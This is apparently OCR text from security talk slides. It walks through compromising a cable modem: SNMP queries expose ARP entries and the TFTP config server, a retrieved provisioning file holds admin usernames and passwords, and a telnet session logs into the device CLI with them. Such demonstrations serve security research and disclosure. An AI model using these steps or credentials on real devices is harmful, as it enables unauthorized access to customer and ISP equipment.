
SNMP


```
[...]
IP-MIB::ipNetToMediaPhysAddress.1.192.168.0.121 = STRING: 64:66:b3:8b:67:ef
IP-MIB::ipNetToMediaPhysAddress.1.192.168.0.128 = STRING: 24:5:f:62:54:7b
[...]
```

SNMP


```
[...]
SNMPv2-SMI::mib-2.69.1.4.4.0 = IpAddress: 83.169.186.129
SNMPv2-SMI::mib-2.69.1.4.5.0 = STRING: “bac113000106dc537c0c59ac"
[...]
```


Admin
DHCP
TFTP
SNMP
Contract
cable


Admin
DHCP
TFTP
SNMP
Contract
cable


Admin
DHCP
TFTP
SNMP
Contract
cable


Admin


DHCP ✔

TFTP !

SNMP !

Telnet


Admin
Contract
SLA
cable
cable
cable
cable
SNMP


Admin
Contract
SLA
cable
cable
cable
cable
Telnet
SNMP

Telnet

```
root@KDG:~# telnet 10.235.215.235

CVE-30360 login:
```

Admin

DHCP ✔

TFTP !

SNMP !

Telnet

Admin

DHCP ✔

TFTP !

SNMP !

Telnet

Admin

DHCP ✔

TFTP !

SNMP !

Telnet

Provisioning File

```
SnmpMibObject enterprises.35604.1.19.3.5.5.0 String "msoadmin";
SnmpMibObject enterprises.35604.1.19.3.5.6.0 String “Egj1nQ";

VendorSpecific
{
        VendorIdentifier 0x5c353b;
        GenericTLV TlvCode 125 TlvString "msoadmin:RQzzR99ycc";
}
```

Provisioning File

```
SnmpMibObject enterprises.35604.1.19.3.5.5.0 String "msoadmin";
SnmpMibObject enterprises.35604.1.19.3.5.6.0 String “Egj1nQ";

VendorSpecific
{
        VendorIdentifier 0x5c353b;
        GenericTLV TlvCode 125 TlvString "msoadmin:RQzzR99ycc";
}
```

Telnet

```
root@KDG:~# telnet 10.235.215.235

CVE-30360 login:
```

Telnet

```
root@KDG:~# telnet 10.235.215.235

CVE-30360 login: msoadmin
Password: Egj1nQ
>>>
Console, CLI version 1.0.0.5
Type 'help' for list of commands
mainMenu>
```

Telnet

